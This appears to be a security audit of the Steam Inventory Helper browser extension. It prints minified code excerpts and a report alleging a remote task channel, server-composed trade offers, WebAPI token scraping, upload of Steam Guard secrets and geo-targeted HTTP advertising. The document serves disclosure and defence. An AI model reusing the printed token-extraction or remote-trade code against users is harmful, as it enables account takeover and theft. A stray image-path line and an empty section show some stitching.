SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 17 · zero-based anchor byte 1,476,301 · retained excerpt bytes 1,476,301–1,476,351 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC18 ↗

```
gP(wP,"apiUrl","https://core.sih.app/sih/backups")
```

▼ **SC19 · Raw IndexedDB cursor records**

The IndexedDB helper returns stored values together with their keys, establishing what the backup routine reads.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 1,331,750 · retained excerpt bytes 1,331,750–1,332,249 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC19 ↗

```
sO(this,"getAllWithKeys",oO(rO().mark((function t(){var e,r;return
rO().wrap((function(t){for(;;)switch(t.prev=t.next){case 0:if(t.prev=0,i.db)
{t.next=3;break}throw Error("Database is not open");case 3:return
e=i.db.transaction([i.storeName],"readonly"),r=e.objectStore(i.storeName),t.abrupt("ret
urn",new Promise((function(t,e){var n=[],o=r.openCursor();o.onsuccess=function(e){var
r=e.target.result;r?
(n.push({key:r.key,value:r.value}),r.continue()):t(n)},o.onerror=function(t)
{e(Error("Error getti
```

▼ **SC20 · SDA encryption before storage**

When a passkey is supplied, the storage path writes the encryption result. Otherwise, the path can write the object.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 17 · zero-based anchor byte 1,524,154 · retained excerpt bytes 1,524,154–1,525,108 (end exclusive).

The storage branch writes an encryptData result when a passkey is supplied and an object when it is absent. The backup helper subsequently reads the stored records.

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC20 ↗

```
VP(YP,"buildEncryptedMaFiles",function(){var t=UP(GP().mark((function t(e,r,n){var
o,i;return GP().wrap((function(t){for(;;)switch(t.prev=t.next){case 0:return
o=!!e,t.next=3,Promise.all(r.map(function(){var t=UP(GP().mark((function t(r){var
i,a,s,c;return GP().wrap((function(t){for(;;)switch(t.prev=t.next){case
0:if(i=r.Session.SteamID,a=o?$N.getRandomSalt():null,s=o?
$N.getInitializationVector():null,!o){t.next=9;break}return
t.next=6,$N.encryptData(e,a,s,JSON.stringify(r));case
6:t.t0=t.sent,t.next=10;break;case 9:t.t0=r;case 10:return
c=t.t0,n.forEach((function(t){t.steamid===i&&
(t.encryption_iv=s,t.encryption_salt=a)})),t.abrupt("return",{key:i,value:c});case
13:case"end":return t.stop()}}),t)}))));return function(e){return
t.apply(this,arguments)}}()));case 3:return i=t.sent,t.abrupt("return",
{entries:n,encrypted:o,maFileRecords:i});case 5:case"end":return
t.stop()}}),t)}))));return function(e,r,n){return t.apply(this,arguments)}}());con
```

▼ SC21 · Cloud setting defaults false and checks encryption

The normal cloud-backup UI starts disabled and checks whether encryption is enabled.

FILE: dist/assets/popup.159a19fc.js
SHA-256: 8eda3d15633c24f1b13de2c185bab91b29242cbc12485dae7378020e006da7fa
Original line 231 · zero-based anchor byte 1,002,487 · retained excerpt bytes 1,002,487–1,003,140 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC21 ↗

```
enabledBackupSDA:!1,enabledSDAShadowMode:!0},$⇒
{chrome.storage.local.get(["shownGoogleAuthMsg"],T⇒{T.shownGoogleAuthMsg&&
(k=T.shownGoogleAuthMsg),Is.value=$.enabledSDAShadowMode,$.enabledBackupSDA?
chrome.runtime.sendMessage(o,
{type:"BACKGROUND_IS_ENCRYPTED_MAFILES"},async({isEncrypted:S})⇒{S?
(st.value=!0,A()):chrome.runtime.sendMessage(o,
{type:"BACKGROUND_GET_SDA_ACCOUNTS"},async({accounts:O,failed:D})⇒
{Rs.value=D,O.length?(await
chrome.storage.sync.set({enabledBackupSDA:!1}),st.value=!1,A()):
(st.value=!0,A())}):A()})})}),chrome.runtime.sendMessage(o,
{type:"BACKGROUND_SDA_CHECK_AUTH"},A⇒{if(A.success){si.value=A.user;const
$=A.socials.fin
```

▼ SC22 · Ordinary import sync checks encrypted manifest and backup switch

Ordinary import and synchronization paths check the encrypted manifest and backup preference.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 17 · zero-based anchor byte 1,507,557 · retained excerpt bytes 1,507,557–1,507,780 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC22 ↗

```
if(!A.encrypted){t.next=61;break}return t.next=56,v.w.get("enabledBackupSDA");case
56:if(O=t.sent,!O.enabledBackupSDA){t.next=61;break}return
```

```
t.next=61,xP.makeBackUp();case 61:return t.abrupt("return",{successCount:L.length
```

▼ **SC23 · Separate explicit backup message invokes raw backup function**

A distinct explicit backup message invokes the backup helper directly, with no encryption assertion of its own — a path around the guarded UI and import routes.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 17 · zero-based anchor byte 1,822,287 · retained excerpt bytes 1,822,287–1,822,582 (end exclusive).

The explicit backup message invokes the raw backup helper. That helper serializes stored records and has no encryption assertion of its own. Its behaviour must be accounted for alongside the guarded ordinary-import and UI paths.

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC23 ↗

```
makeBackUp:{code:"BACKGROUND_SDA_MAKE_BACKUP",handler:(NB=gB(pB().mark((function t(e)
{return pB().wrap((function(t){for(;;)switch(t.prev=t.next){case 0:return
t.prev=0,t.next=3,xP.makeBackUp();case 3:e({success:!0}),t.next=10;break;case
6:t.prev=6,t.t0=t.catch(0),console.error(t.t0),e({success:
```

▼ **SC24 · SDA cipher and KDF**

The authenticator includes a concrete cipher and key-derivation implementation, making its key-handling design inspectable.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 17 · zero-based anchor byte 1,463,199 · retained excerpt bytes 1,463,199–1,463,452 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC24 ↗

```
crypto.subtle.deriveKey({name:"PBKDF2",salt:this.base64ToBytes(r),iterations:this.PBKDF
2_ITERATIONS,hash:"SHA-1"},n,{name:"AES-CBC",length:8*this.KEY_SIZE_BYTES},!1,
["encrypt","decrypt"]));case 4:case"end":return t.stop()}}),t,this)})))),function(t,e)
{re
```

▼ **SC25 · SDA constants and auto-confirm defaults**

Authenticator configuration includes automatic-confirmation settings and their defaults.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 17 · zero-based anchor byte 1,465,101 · retained excerpt bytes 1,465,101–1,465,671 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC25 ↗

```
YN(zN,"PBKDF2_ITERATIONS",5e4),YN(zN,"SALT_LENGTH",8),YN(zN,"KEY_SIZE_BYTES",32),YN(zN,
"IV_LENGTH",16),YN(zN,"keyCache",{password:null,keys:new Map});const $N=zN;var
JN=2,XN=3,QN=12,ZN=3,tP=4,eP=
["mafiles","manifest","history"],rP="v2",nP=!1,oP=60,iP=!1,aP=!1,sP=!1,cP=!1,uP=30,lP=
{passKey:{},confirmations:{},pausedAccounts:{},authorization:{},notifications:
{},clearAll:function(){lP.passKey={},lP.confirmations={},lP.pausedAccounts=
{},lP.authorization={},lP.notifications={},$N.clearKeyCache()}},fP={};function hP(t)
{return hP="function"==typeof Symbol&&"symbol"==type
```

▼ SC26 · Sentry profile extras

Diagnostics configuration attaches Steam and SIH account context as Sentry extras.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 437,403 · retained excerpt bytes 437,403–437,464 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC26 ↗

```
jf("sihAppUserProfile",Eu.sihAppUserProfile),jf("userInfo",r)
```

▼ SC27 · Sentry disables automatic Breadcrumbs integration

The Sentry setup disables automatic Breadcrumbs, narrowing the activity history collected by that integration.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 437,765 · retained excerpt bytes 437,765–438,069 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC27 ↗

```
["BrowserApiErrors","TryCatch","Breadcrumbs","GlobalHandlers"].includes(t.name)}));vd({
dsn:"https://3f2c5883e4126dccaf4c6e9645bf4230@sentry.steaminventoryhelper.com/12",trans
port:pd,stackParser:nd,defaultIntegrations:!1,integrations:e,release:md})}));const
Od=new Ld;var Id;function Nd(t){return Nd="func
```

▼ SC28 · Russian-language add-funds banner and literal HTTP click URL

The add-funds placement checks Russian page language and links to a literal-IP HTTP destination.

FILE: js/siteExt/addfunds.bundle.js
SHA-256: c274980235bfa14acefe1efb546eed6a3b32258ce2cdf5e48acd5cb476d3b863
Original line 1 · zero-based anchor byte 749 · retained excerpt bytes 749–1,359 (end exclusive).

The branch tests Russian-language settings. The HTTP literal is the click destination; the banner's images use packaged asset paths. These are separate parts of the advertising route.

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC28 ↗

```
var e,n,t,r=$J("html").attr("lang");a.get().isClose||"ru"≠=r||
(n=Math.floor(3*Math.random())+1,t=$J('\n    <div class="sih_lab_banner">\n      <div
class="close_button"><div class="icon"></div></div>\n      <a
href="http://23.105.226.164/Phx3RR?placement=refillpage" target="_blank">\n        <img
class="banner'.concat(n,'" />\n      </a>\n    </div>\n
')),$J(".block.accountInfoBlock").append(t),
(e=$J(".sih_lab_banner")).find(".close_button").click((function(){var
n=a.get();n.isClose=!0,a.set(n),e.remove()}))}})();var t=SIH="undefined"==typeof SIH?
{}:SIH;for(var r in n)t[r]=n[r];n.__esModule&&Object.d
```

▼ SC29 · Add-funds banner images come from packaged asset paths

The advertisement image paths point into packaged assets.

FILE: js/siteExt/addfunds.css
SHA-256: 661ddafed2d7dbbdd2b129352d79c021cfccedbe21a44d00d3c80913e593c8c4
Original line 1 · zero-based anchor byte 285 · retained excerpt bytes 285–481 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC29 ↗

```
.sih_lab_banner img.banner1{content:url("/assets/banner2/1.jpg")}.sih_lab_banner
img.banner2{content:url("/assets/banner2/2.jpg")}.sih_lab_banner
img.banner3{content:url("/assets/banner2/3.jpg")}
```

▼ SC30 · Ad request carries country and language

A general ad-serving request supplies country and language inputs for selection.

FILE: bundle/js/common.js
SHA-256: c7f12e778d48dffc105ab3a784b35b4d49967c38d4f1646e405d04126781a976
Original line 1 · zero-based anchor byte 97,063 · retained excerpt bytes 97,063–97,140 (end exclusive).

The request supplies country and language as targeting inputs. The operator's creative-selection and delivery logs would connect those inputs to the advertisement served.

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC30 ↗

```
targeting:{f:{country:e.country.toUpperCase(),language:e.lang.toUpperCase()}}
```

▼ SC31 · Opaque event has inspectable token-return handler

An opaque event name maps to a handler that returns a token through the provider's response path.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 723,953 · retained excerpt bytes 723,953–724,367 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC31 ↗

```
Webapi token get:
called"),t.next=4,Gs.Ay.sendRequest({method:"GET",url:"https://steamcommunity.com/id/me
/edit/info"});case 4:n=t.sent,o=n.match('data-loyalty_webapi_token="&quot;
(.*?)&quot;"')[1],r.provider.send({event:Av,payload:{event:Av,data:
{webApiToken:o},messageId:e.messageId}}),r.logger.log("Webapi token get:
done"),t.next=13;break;case 10:t.prev=10,t.t0=t.catch(0),r.logger.error("Webapi token
get: erro
```

▼ SC32 · Opaque event names map to handlers

Five opaque event names map to inspectable implementation handlers in this version.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 1,211,303 · retained excerpt bytes 1,211,303–1,211,463 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC32 ↗

```
XA(XA(XA(XA(XA(XA(XA($A,xv,cb),Ev,Nb),_v,pb),Sv,Gv),Tv,f_),Av,Rb),"task.new",DT));funct
ion ZA(t){return ZA="function"==typeof Symbol&&"symbol"==typeof Symbol.it
```

▼ SC33 · Provider sends heartbeat

The provider maintains a heartbeat for its connection.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 1,212,997 · retained excerpt bytes 1,212,997–1,213,052 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC33 ↗

```
pingMessage:JSON.stringify({name:"ping"}),pingTime:25e3
```

▼ How the retained record connects each mechanism to its code

The source record connects the remote controller, Steam operations, authenticator backups and advertising to exact locations in the acquired package.

Mechanism	Retained implementation	Code record
Distributed Steam requests	Client-session requests, local request counters and batch rate-limit handling.	SC11, SC15
Remote task dispatch	Nine named market tasks and mapped implementation handlers.	SC07–11

Mechanism	Retained implementation	Code record
Authenticator cloud custody	Stored maFiles, encryption and passkey handling, ordinary backup guards and the explicit backup-message path.	SC17–25
Advertising inside Steam	Packaged banner assets, a literal HTTP click destination and contextual selection inputs.	SC28–30
Account credential return	Registered events and the WebAPI-token response handler.	SC31–32
Platform rules and commercial conduct	Publisher declarations, Google's advertising and review policies, and the supplied browser captures.	P08–09, P18–19

The supplied analysis remains available in full below. The original excerpts above preserve the corresponding code, file hashes and byte locations.

▼ **Read the complete supplied audit: C2-BOTNET-EVIDENCE.md · 2.11.12**

Original supplied text, unchanged — including the 11 October 2026 update sections (§2.2a live ad probe, §4.0/§4.1 dispatch primitives, §10 live capture). Read alongside the revision record above and the separately pinned 2.12.1 evidence. Its line references refer to the author's webcrack output.

```
# C2 / Distributed Task Grid — Evidence Report
## Steam Inventory Helper (SIH) v2.11.12 (`cmeakgjggjdlcpncigglobpjbkabhmjl`)

**Method.** Static analysis of the unpacked MV3 build. The webpack bundles were unpacked module-by-
module with **webcrack** (`bundle/js/background.js` → 120 modules;
`bundleAngular/backgroundAngular.js`; `js/siteExt/global.bundle.js` → 8 modules). Line references
below point to the webcrack output (`922.js` = the main 4.1 MB module). No dynamic execution was
performed; every claim is backed by decompiled code.

---

# 1. VERDICT

| Claim | Status | Basis |
|---|---|---|
| The extension operates a persistent **command-and-control (C2) channel** to developer servers |
**PROVEN** | §3: WSS agent, task protocol, restart/ping logic |
| The server can **push tasks to clients** that execute **Steam market scraping** through the user's
authenticated session | **PROVEN** | §4: `task.new` → `trader_tool.steam.get_price_overview(s)` etc.
|
| The server can **remotely operate the user's account**: send / accept / decline / cancel trades,
sell items, remove listings | **PROVEN** | §4: `tradesend`, `tradeaccept`, `tradedecline`,
`tradecancel`, `sell_item(s)` |
| The server can **enable/disable and restart the agent fleet per user-bucket** (canary rollout by
steamId digit) | **PROVEN** | §5: `/sih/ping` → `controllerIds`, `controller`, `timer` |
| Requests run from **residential IPs with the user's cookies** (invisible to rate-limit / anti-bot
systems) | **PROVEN** | §6: cookie assembly + DNR header injection |
| The install base functions as a **distributed scraping grid** for the developer's commercial price
```

database | **PROVEN by architecture** | §4 + §7: results uploaded to `items.steaminventoryhelper.com` and resold as "SIH Steam Median" |
| The fleet could be repurposed as a **Layer-7 DDoS instrument** | **CAPABILITY PRESENT, ABUSE NOT EVIDENCED** | §8: nothing in code commands abusive mass requests today; the transport, auth and dispatch layer to do so fully exists |

Bottom line: this is not a classical malware botnet (no keylogging, no arbitrary code execution from C2), but it **is a remotely-tasked execution grid over users' authenticated Steam sessions**, and its scraping tasks are distributed across residential IPs by design. Users' network reputation and session credentials power a commercial data-aggregation service.

---

2. FULL ENDPOINT INVENTORY (IPs / banners / logs / C2)

2.1 Hardcoded IP addresses

Scanned every `.js`, `.json`, `.html` in the package. **One real IP literal exists** (all other numeric patterns are library version strings):

IP	Where	Purpose
`23.105.226.164`	`js/siteExt/addfunds.bundle.js`	Paid banner injected into Steam's "add funds" page: `http://23.105.226.164/Phx3RR?placement=refillpage`

Facts that make this endpoint a finding on its own:
- **Plain HTTP** (no TLS) → any on-path attacker can substitute the image and the `target="_blank"` link target (malware interstitials, phishing).
- **Hardcoded IP, no domain** → no certificate, no revocation path, no owner accountability; typical of gray-market ad placements.
- **Locale targeting**: the banner renders only when Steam language is `ru` (`"ru"≠r` guard) and has a local "close" persistence flag — regionally-targeted undisclosed advertising inside Steam UI.

2.2 Banner / ad-serving endpoints

Endpoint	Evidence
`ads.steaminventoryhelper.com/api/v1/adapi/<token>/find-all`	POST; body = targeting object `{f: {...}}` (server-side per-user ad selection); adSpaceTokens: `marketSponsor` (`mllkor7du1wiepgo`), `tradeoffer` (`2d243388513b44459fdcf78f270362c4`), `marketLeftSideBanner` (`rk1lknvys9fjx357`), `externalIntegrationBanner` (`qizy368ile7ewbuv`), `marketSponsorBanner` (`ujj9var1a8ow50lx`)
`download.steaminventoryhelper.com/banners`	banner + ad-token download
`gainskins.steaminventoryhelper.com/api/v2/sih/steam/banner(-list)`	gambling-sector banners
`t.sih-db.com/promo?subid1=trade_window&subid2=csgofast`	CSGOFAST referral injected in the trade window
`http://23.105.226.164/Phx3RR?placement=refillpage`	hardcoded-IP banner (see 2.1)

Ad telemetry: `AD_HIT_SEND` alarm reports impressions/clicks back to the ad API.

2.2a LIVE PROBE of the ad infrastructure (2026-10-11) — ads served per-geo, right now

Replicated the exact request every SIH client sends (`POST /api/v1/adapi/<token>/find-all`, body `{"f":{"country":"…","language":"…"}}`). The only access control observed is a browser User-Agent check (403 without UA, **HTTP 201 with it** — cosmetic protection):

Slot (token)	RU feed	US feed
`marketSponsor` (mllkor…)	10 campaigns: Tradeit, CS Money, **sih.market (their own P2P, priority 1)**, SkinSell, SkinSwap, Waxpeer, SkinOut, CSGO Market, Skinport, UUskins	same minus **CS Money**; `sihmarketP2P` campaign retitled "(Sponsor RU)"→"(Sponsor NOT RU)"
`tradeoffer` (2d243…)	**skinrave.gg gambling site, referral `r=sih`, utm_campaign=SIH,

content=trade_1** ("Welcome offer RU") | — |
`marketLeftSideBanner` (rk1l…)	**skinrave.gg?r=sih**	—
`externalIntegrationBanner` (qizy…) — injected on 22 third-party marketplaces	**skinrave.gg?r=sih**	—
`marketSponsorBanner` (ujj9…)	**skinrave.gg?r=sih**	—

Infrastructure resolved during the probe:
- `ads.`/`download.steaminventoryhelper.com` → **177.28.3.77 — PAYPLAYSOFT-LIMITED, Kazakhstan** (Larus LP routing) — gray-market hosting
- `t.sih-db.com` → 49.13.208.21 (Hetzner DE); **`t.sih-db.com/promo?subid2=csgofast` → live 302 → `t.csgofast.cash/8qIHSU`** (gambling referral still active today)
- `23.105.226.164` → Selectel Moscow (RDAP: SERVERS-RU-MOW1, EXEPTO/Selectel) — **80/443 time out** (geo-fenced or retired; was the RU refill-page banner host)
- Banner creatives: `download.steaminventoryhelper.com/banners/<uuid>.webp` (HTTP 200, e.g. `db1b5e16-…webp` — saved as evidence)

Campaign titles in the operator's own feed read "Tradeit (Sponsor NOT RU)", "sihmarketP2P (Sponsor RU)" — the ad server's internal campaign names literally tag per-country targeting, and the RU/US responses differ on the same call. This is live, server-side, per-geo ad switching — the exact behavior developer replies deny while claiming "SIH and all its content undergo regular moderation by Google": Google reviews submitted code, not this feed. 4 of 5 slots currently serve the skinrave.gg gambling campaign with SIH's affiliate tag (`r=sih`) — including the Steam trade window and 22 third-party marketplaces.

2.3 Logging / telemetry endpoints

Endpoint / channel	Payload
`wss://wss-new.steaminventoryhelper.com` (C2)	handshake: `{client:"sih-extension", clientVersion, capabilities}`; heartbeat 25 s; reconnect backoff `[10s, 10s, 20s, 30s, 50s, 80s, 130s]`
`sentry.steaminventoryhelper.com` DSN `3f2c5883e4126dccaf4c6e9645bf4230@.../12`	exceptions + **`userInfo` (full Steam profile) and `sihAppUserProfile` attached as event extras** (`setExtraSihUser`, 922.js:24063-24079). **Correction of earlier notes:** the `Breadcrumbs` integration is explicitly filtered out (922.js:24098-24105) — DOM/XHR breadcrumbs are NOT sent. The user-data-in-extras finding stands.
`items.steaminventoryhelper.com/prices/v2/update`	POST: user's observed prices `{steamid, hash_name, app_id, prices, buy_price, sold, orders, updatedAt}` (batch ≤ 1000 items) (922.js:135699-135703)
`core.steaminventoryhelper.com/historystatsoverprices`	POST: purchase/market history, base64, `x-sih-token`, `withCredentials`
`core.steaminventoryhelper.com/sih/ping`	GET with `x-sih-token`: **server→client control response** (§5)
`core.sih.app/sih/backups/sync`	POST: **base64 maFiles + manifest** (Steam Guard `shared_secret`/`identity_secret`), header `X-Sih-Token` (922.js:99652-99664)
`core.steaminventoryhelper.com/steam/check`	POST `steamUsername`
`skinpay.sih.app/steam-inventory/<steamId>/<appId>`	third-party inventory fetch by steamId (server-side proxy)
`gamestats.steaminventoryhelper.com/api/v1|v2`	key-orders, tournaments, online stats
Event streams	`sendEventData`, `sihEventReg`, `SEND_EVENT_REGISTRATION_V2`, `sendMircoStats`, `sendUserHistoryInfo` (background alarms)

2.4 C2 event names (complete list)

Declared at 922.js:30887-30902 — this is the server→client command vocabulary:

```
connect              handshake (client id, version, capabilities)
jsonsend             generic command packages: refreshTradeList, balanceUpdated,
                     wishList, followgame, refreshWithdrawOrder, steamRefill,
                     updateUser, sihrep, trader_tool.steam.{get_my_listings,
                     sell_item, remove_listing}            (922.js:58006)
```

```
tradesend            server orders the client to SEND a trade offer  (922.js:80728-80778 "Trade send:
called")
tradeaccept          server orders the client to ACCEPT a trade offer
tradedecline         server orders the client to DECLINE a trade offer
tradecancel          server orders the client to CANCEL a trade offer
task.new             server assigns a task to the client             (922.js:74793-74803)
task.result          client reports the task outcome back
syncuserinfo         server orders an on-demand user-data upload
permissionsget / permissionsrequest / permissionsedit
vYPRqkhY88H9iuTxrcm / vYPRgkhY88H91uTxrcm / vYPRqkhY88H91uTxrcm / vYPRqjhY88H91uTxrcm
                     ← 4 deliberately OBFUSCATED event names (unnamed handlers)
```

`task.new` actions (922.js:30871-30879, dispatcher 74793-74803):

```
trader_tool.steam.get_my_listings
trader_tool.steam.get_market_history
trader_tool.steam.get_price_overview        ← distributed price scraping
trader_tool.steam.get_price_overviews       ← batch price scraping
trader_tool.steam.sell_item                 ← sell on the user's account
trader_tool.steam.sell_items                ← mass sell
trader_tool.steam.remove_listing            ← 922.js:71398-71425
trader_tool.steam.remove_listings
trader_tool.steam.get_wallet_currency
```

---

3. THE C2 CHANNEL (PROOF)

`service-worker.js` → `bundle/js/background.js` → agent bootstrap (922.js:80905-80951):

```js
var i = new zy.WSProvider("wss://wss-new.steaminventoryhelper.com", o, e);
n.wrap(i);                    // retry wrapper, delays [10s,10s,20s,30s,50s,80s,130s]
var s = new Vy(XA, i, r, a);  // Vy = agent; XA = event→handler map
var c = new Yy(s, "sih_app_market_toggle", ...); // runner, 2 s poll
```

- The agent (`Vy`, 922.js:30219-30260) subscribes every handler to `provider.onmessage(type, handler)` and maintains a persistent socket with a 25-second ping and exponential reconnect backoff — standard resilient C2 transport.
- The handshake advertises `{client: "sih-extension", clientVersion, capabilities}` (922.js:30880-30886) — the server knows each node's version and feature set.
- The agent can be **stopped / restarted / re-enabled remotely** (`restartAgent`, `updateState`, `ok.run(true)` / `ok.stop(true)`, 922.js:81646-81759).
- Four event names are obfuscated (`vYPR...`), i.e. the developers deliberately hid part of the command vocabulary from casual review.

4. TASK EXECUTION THROUGH THE USER'S SESSION (PROOF)

Handler `task.new` → action dispatch → concrete example, remove-listing task (922.js:71398-71425):

```js
n = e.data.listingId;             // task payload from the server
o = e.taskId;
zS(n, r.storage.get("steamId"), r.storage.get("sessionId")); // executed AS THE USER
r.provider.send({ event: "task.result", payload: { taskId: o, data: { ok: true, listingId: n } } });
```

The agent's storage holds **`steamId` and `sessionId` of the logged-in user**; every task executes Steam calls with those credentials, and the outcome is reported back over the C2 socket. The identical pattern applies to price-scraping tasks (`get_price_overview(s)`), which feed the commercial price database at `items.steaminventoryhelper.com` (crowd-sourced via `prices/v2/update`, resold as "SIH Steam Median" and as a paid price provider).

Additionally, the `sih_app_market_toggle` agent runs an **autonomous buy loop** (922.js:127030–127218): it takes the top item from a local buy-stack (`sihAppBuyStack`), checks `user.balance / 1000 ⩾ price`, calls `POST /sih/buy` (with `steam_id`, `custom_trade_link`, 922.js:27465–27517), retries up to 10 iterations per item with a 10-minute deadline (`finishOrderAt = Date.now() + 600000`), and logs outcomes to the developer's storage log.

4.0 The `tradesend` primitive — server-composed trade offers executed on the user's account (deepest proof)

Full handler at 922.js:80049–80207. When the C2 pushes a `tradesend` event, the client stores the payload and runs a **3-second interval loop** that drains the queue and, for every server-pushed task, composes a Steam trade offer **entirely from server-provided fields**:

```js
f = l.sender.items || [];        // items TAKEN FROM the user's inventory
h = l.recipient.items || [];     // items given to the partner
u = {
  sessionid: o.sessionId,                       // user's Steam session
  partner: s.data.recipient.steamId,            // server-chosen recipient
  json_tradeoffer: { me: {assets: ...}, them: {assets: ...} },
  trade_offer_create_params: { trade_offer_access_token: s.data.recipient.tradeToken },
  tradeoffermessage: s.data.tradeMessage        // optional server-set message
};
HA(u, e, s);                     // POST steamcommunity.com/tradeoffer/new/send
```

The server decides **who** receives the user's items (partner steamId + access token), **what** is taken (`sender.items`), and **the message**; the client executes it with the user's `sessionId`, then `tradeaccept`/auto-confirm (§2.4, §4) can finish it without user involvement. This is a remote-controlled item-movement primitive over every connected client — the "users as background proxies/instruments" thesis proven at the asset level. (Operationally it powers SIH Market P2P deliveries; nothing in the protocol limits it to that.)

5. FLEET GATING — SERVER-SIDE ROLLOUT CONTROL (PROOF)

`pingUser` → `GET core.steaminventoryhelper.com/sih/ping` (922.js:25960–26029) returns:

Server field	Client effect
`controllerIds`	stored to `AVAILABLE_CONTROLLER_LAST_NUMBER_IDS`; agent enabled only if **the last digit of the user's steamId is in the list** — 10% bucket canary control of the fleet (922.js:161250–161264)
`controller`	stored to `server_switch_controller` — global kill/enable switch
`timer`	stored to `INVENTORY_PARSING_INFO.timer` — remote tuning of inventory parsing cadence
`itemPayIds`	stored to `AVAILABLE_ITEM_PAY_IDS` — server-chosen item sets

The same `/sih/ping` request uploads the user's state (`disabled` reasons, `userGemsCount`).


6. WHY THE TRAFFIC LOOKS LEGITIMATE (RESIDENTIAL-IP SCRAPING)

- All Steam requests originate in the **user's browser** — real residential IP, real browser TLS fingerprint, real `sessionid`/`steamLoginSecure` cookies.
- Cookies are read via `chrome.cookies` (e.g. 922.js:33450) and, where the fetch layer needs them, the extension **creates dynamic `declarativeNetRequest` rules that set the `Cookie` header** on its own requests (rule builder 922.js:124863–124912; `setRule`/`removeRule` wrapper 922.js:13161–13324).

The `rules.json` shipped in the package is `[]` — all header-manipulation rules are created **dynamically at runtime**, invisible to store review.
- The code self-throttles to stay below Steam's abuse radar: `TRADE_REQUEST_LIMIT_COUNT` (> 20 → pause), `CLEAR_TRADEOFFER_REQUEST_LIMIT` alarm, `STEAM_RATE_LIMITED` handling, and a **server-controlled delay** for price uploads (`a.data.delay` from the `prices/v2/update` response, 922.js:135711-135719).

Net effect: scraping that would be blocked from datacenter IPs is laundered through hundreds of thousands of residential users — each individual client stays under the limit, while the aggregate fleet harvests continuously.

7. DATA LOOP (WHAT THE GRID PRODUCES)



8. RISK ASSESSMENT

8.1 Proven risks

#	Risk	Severity	Evidence
R1	**C2 over user accounts** — the server can send/accept/decline/cancel trades and sell/remove items on every connected client	CRITICAL	§2.4, §4
R2	**Distributed scraping grid** — price-history harvesting at scale through residential IPs	CRITICAL	§4, §6
R3	**Steam Guard secrets uploaded to developer cloud** (`backups/sync`, plaintext when SDA unlocked) — server compromise = mass account takeover with 2FA bypass	CRITICAL	§2.3
R4	**Obfuscated command vocabulary** (4 unnamed `vYPR*` events) — part of the remote command surface is deliberately hidden from review	HIGH	§2.4
R5	**Fleet canary gating by steamId digit** — silent enable/disable of node capabilities per bucket	HIGH	§5
R6	**HTTP banner on hardcoded IP** (MITM content injection into Steam pages, RU-locale targeting)	HIGH	§2.1
R7	**Full economic profile exfiltration** (prices, orders, history, balances) + `userInfo` into Sentry	HIGH	§2.3
